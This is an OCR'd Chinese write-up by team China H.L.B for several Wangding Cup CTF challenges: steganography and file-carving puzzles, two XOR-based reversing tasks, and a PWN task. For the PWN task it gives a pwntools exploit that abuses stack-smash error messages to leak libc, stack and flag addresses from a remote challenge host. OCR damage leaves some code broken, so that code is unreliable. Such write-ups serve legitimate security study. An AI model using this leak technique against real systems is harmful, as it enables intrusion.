
China H.L.B “网鼎杯” 部分 WriteUp

作者：china H.L.B 战队

一、Misc

1. 题目：签到




解答：


（1）提示让关注公众号，关注后在公众号里边输入“青龙之站”之后如下图所示；

（2）回复 1f5f2e 进入下一关，如下图所示；

（3）回复 4c361b 进入下一关，如下图所示；



（4）回复 7642a4 进入下一关，如下图所示；



（5）回复 aac333 得 flag，如下图所示；


（6）Flag：*flag{hello_wangdingbei}

2. 题目：clip


解答：

（1）下载题目是.disk 文件，第一反应是 linux 虚拟磁盘，如下图所示；

（2）（题目提示词频是损坏的，那么 linux 挂载肯定没用）使用 winHex 打开文件，如下图所示；



（3） 在 winhex 中的第 196280 行发现了 png 的文件头，如图下所示；



备注：png 16 进制文件头以 89504E47 开头的

（4） 进行手动查找发现了俩个 IHDR 的 png 图片字样另存在如下图所示；

① 第一张图片：

备注：需要填充 png 尾

② 第二张图片：

备注：需要填充 png 头和尾

③ 使用 PS 对俩张图片进行拼接，如下图所示；


（5）Flag：flag{0b008070-eb72-4b99-abed-092075d72a40}

3. 题目：minified


解答：

（1）Stegsolve 打开图片，如下图所示；

（2）打开 Stegsolve 选择 Data Extract 查看图片通道，如下图所示；




（3） 选择 0 通告发现是 LSB 隐写，如下图所示；



（4） 分别把 alpha，green 和 blue 的 0 通道另存为再进行异或处理，最终

在 alpha 和 green 的中发现 flag 如下图所示；



（5）Flag：flag｛7bb6db9f-d2eb-4e69-8dee-0002ce1e07f9｝

二、Reverse

1. 题目： beijing

解答：

（1）题目给了我们一个 Linux 下的可执行程序，放在虚拟机下运行结果如下图所示：

```
listennter@ubuntu:~/Desktop/studying$ ls -l beijing
-rwxr-xr-x 1 listennter listennter 5708 Aug 17 09:06 beijing
listennter@ubuntu:~/Desktop/studying$ ./beijing
R>-@-@@,o@@,>@
listennter@ubuntu:~/Desktop/studying$
```

（2） 拖到 IDA 里面尝试分析下程序的逻辑，经过分析程序主要处理两个函数，主要逻辑如下:(由于长度关系只截取了部分)

① main 函数 21 次调用了 encode 函数，然后将返回的结果按照字符打印出来如下图所示；

```
22  char v19; // al
23  char v20; // al
24
25  v0 = encode(dword_804A03C);
26  printf("%c", v0);
27  fflush(stdout);
28  v1 = encode(dword_804A044);
29  printf("%c", v1);
30  fflush(stdout);
31  v2 = encode(dword_804A0E0);
32  printf("%c", v2);
33  fflush(stdout);
34  v3 = encode(dword_804A050);
35  printf("%c", v3);
36  fflush(stdout);
37  v4 = encode(dword_804A058);
38  printf("%c", v4);
39  fflush(stdout);
40  v5 = encode(dword_804A0E4);
41  printf("%c", v5);
42  fflush(stdout);
43  v6 = encode(dword_804A064);
44  printf("%c", v6);
45  fflush(stdout);
46  v7 = encode(dword_804A0E8);
47  printf("%c", v7);
48  fflush(stdout);
49  v8 = encode(dword_804A070);
50  printf("%c", v8);
51  fflush(stdout);
```

② encode 函数按照参数 a1 的数值做对应的亦或运算，并返回 char 类型的结果如下图所示：

```
1  int __cdecl encode(int a1)
2  {
3    char v2; // [esp+Fh] [ebp-1h]
4
5    switch ( a1 )
6    {
7      case 0:
8        v2 = byte_804A021 ^ byte_804A020;
9        break;
10     case 1:
11       v2 = byte_804A023 ^ byte_804A022;
12       break;
13     case 2:
14       v2 = byte_804A025 ^ byte_804A024;
15       break;
16     case 3:
17       v2 = byte_804A027 ^ byte_804A026;
18       break;
19     case 4:
20       v2 = byte_804A029 ^ byte_804A028;
21       break;
22     case 5:
23       v2 = byte_804A02B ^ byte_804A02A;
24       break;
25     case 6:
26       v2 = byte_804A02D ^ byte_804A02C;
27       break;
28     case 7:
29       v2 = byte_804A02F ^ byte_804A02E;
30       break;
```

（3） 查看亦或部分对应的数据段数据和对应的 hex 数据如下图所示；

数据段数据：

```
.data:0804A020 byte_804A020    db 61h                  ; DATA XREF: encode:loc_804848C↑r
.data:0804A021 byte_804A021    db 4Ch                  ; DATA XREF: encode+33↑r
.data:0804A022 byte_804A022    db 67h                  ; DATA XREF: encode:loc_80484A6↑r
.data:0804A023 byte_804A023    db 59h                  ; DATA XREF: encode+4D↑r
.data:0804A024 byte_804A024    db 69h                  ; DATA XREF: encode:loc_80484C0↑r
.data:0804A025 byte_804A025    db 29h                  ; DATA XREF: encode+67↑r
.data:0804A026 byte_804A026    db 6Eh                  ; DATA XREF: encode:loc_80484DA↑r
.data:0804A027 byte_804A027    db 42h                  ; DATA XREF: encode+81↑r
.data:0804A028 byte_804A028    db 62h                  ; DATA XREF: encode:loc_80484F4↑r
.data:0804A029 byte_804A029    db 0Dh                  ; DATA XREF: encode+9B↑r
.data:0804A02A byte_804A02A    db 65h                  ; DATA XREF: encode:loc_804850E↑r
.data:0804A02B byte_804A02B    db 71h                  ; DATA XREF: encode+B5↑r
.data:0804A02C byte_804A02C    db 66h                  ; DATA XREF: encode:loc_8048528↑r
.data:0804A02D byte_804A02D    db 34h                  ; DATA XREF: encode+CF↑r
.data:0804A02E byte_804A02E    db 6Ah                  ; DATA XREF: encode:loc_8048542↑r
.data:0804A02F byte_804A02F    db 0C6h                 ; DATA XREF: encode+E9↑r
.data:0804A030 byte_804A030    db 6Dh                  ; DATA XREF: encode:loc_804855C↑r
.data:0804A031 byte_804A031    db 8Ah                  ; DATA XREF: encode+103↑r
.data:0804A032 byte_804A032    db 6Ch                  ; DATA XREF: encode:loc_8048576↑r
.data:0804A033 byte_804A033    db 7Fh                  ; DATA XREF: encode+11D↑r
.data:0804A034 byte_804A034    db 7Bh                  ; DATA XREF: encode:loc_8048590↑r
.data:0804A035 byte_804A035    db 0AEh                 ; DATA XREF: encode+137↑r
.data:0804A036 byte_804A036    db 7Ah                  ; DATA XREF: encode:loc_80485AA↑r
.data:0804A037 byte_804A037    db 92h                  ; DATA XREF: encode+151↑r
.data:0804A038 byte_804A038    db 7Dh                  ; DATA XREF: encode:loc_80485C4↑r
.data:0804A039 byte_804A039    db 0ECh                 ; DATA XREF: encode+16B↑r
.data:0804A03A byte_804A03A    db 5Fh                  ; DATA XREF: encode:loc_80485DE↑r
.data:0804A03B byte_804A03B    db 57h                  ; DATA XREF: encode+185↑r
.data:0804A03C dword_804A03C   dd 6                    ; DATA XREF: main+10↑r
```

数据段数据 hex 数据：

```
0804A020  61 4C 67 59 69 29 6E 42  62 0D 65 71 66 34 6A C6  aLgYi)nBb.eqf4j.
0804A030  6D 8A 6C 7F 7B AE 7A 92  7D EC 5F 57 06 00 00 00  m.l.{.z.}._W....
```

这里可以看到这段数据大部分都是可见的字符，因此可以假设 flag 就在这段数据中，但是顺序是被打乱的，而正确的顺序就是 main 函数中的顺序，即

```c
encode :
 return flag[i]^xor[i]
main :
 list[]   <-  记录着正确的 flag 打印顺序
 print encode(list[i])
```

```

（4）按照上面的理论，可得到如下的分组:

```
flag = ['a','g','i','n','b','e','f','j','m','l','{','z','}','_']

xor = ['L','Y','B','','q','4','','','','','','']   #不可见字符没有打印出来


list = [6,9,0,1,0xa,0,8,0,0xb,2,3,1,0xd,4,5,2,7,2,3,1,0xc]
```

（5）最后运算脚本：

```python
result = ''
for i in range(0,21):
 result += flag[list[i]]
print result
```


（6）Flag：flag{amazing_beijing}

2. 题目：advanced
```



解答：

（1）把题目放入 linux kali 中试运行一下，如下图所示；



（2）把得到的数值进行 ASCII 转换，如下图所示；

（3） 解密得到内容使用脚本运行得到 flag，如下图所示；

```
flag{d_with_a_template_phew}
```

（4） Flag：flag{d_with_a_template_phew}

（5） 脚本如下：

```
tup = 'K@LKVHr[DXEsLsYI@\tmpMYIr\EIZQ'
flag = ""
for i in range(len(tup)):
    if i % 2 == 0:
        flag += chr(ord(tup[i])^0x2D)
    else:
        flag += chr(ord(tup[i])^0x2C)
print flag
```

三、PWN

1. 题目：GUESS

解答：

（1） 这题就是简单的 stack smash 加强版。所以把 flag 读到栈上面了，所以要 leak 三次

（2） 第一次 leak 出 puts 的地址，减去偏移，得到 libc 基址

（3） 第二次用 environ leak 出栈地址

（4） 第三次 leak 出 flag

（5） 因此得 flag：

flag{936dd5d1-457a-413d-ae5d-bbd55136e524}

（6） 脚本如下：

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
from pwn import *
```

```
    context.log_level='debug'
    libc = ELF('./libc-2.23.so')
    p = remote('106.75.90.160', 9999)
    payload = 'a'* 296 + p64(0x602020)*3
    p.sendline(payload)
    p.recvuntil('stack smashing detected ***: ')
    puts_addr = u64(p.recvuntil(' ')[:-1]+'\x00\x00')
    libc_base = puts_addr - libc.symbols['puts']
    environ_addr = libc_base + libc.symbols['_environ']
    payload = 'a'*296 + p64(environ_addr)*3
    p.sendline(payload)
    p.recvuntil('stack smashing detected ***: ')
    stack_addr = u64(p.recvuntil(' ')[:-1]+'\x00\x00')
    p.recvuntil('Please type your guessing flag')
    payload = 'a'*296 + p64(stack_addr-0x168)*3
    p.sendline(payload)
p.interactive()
```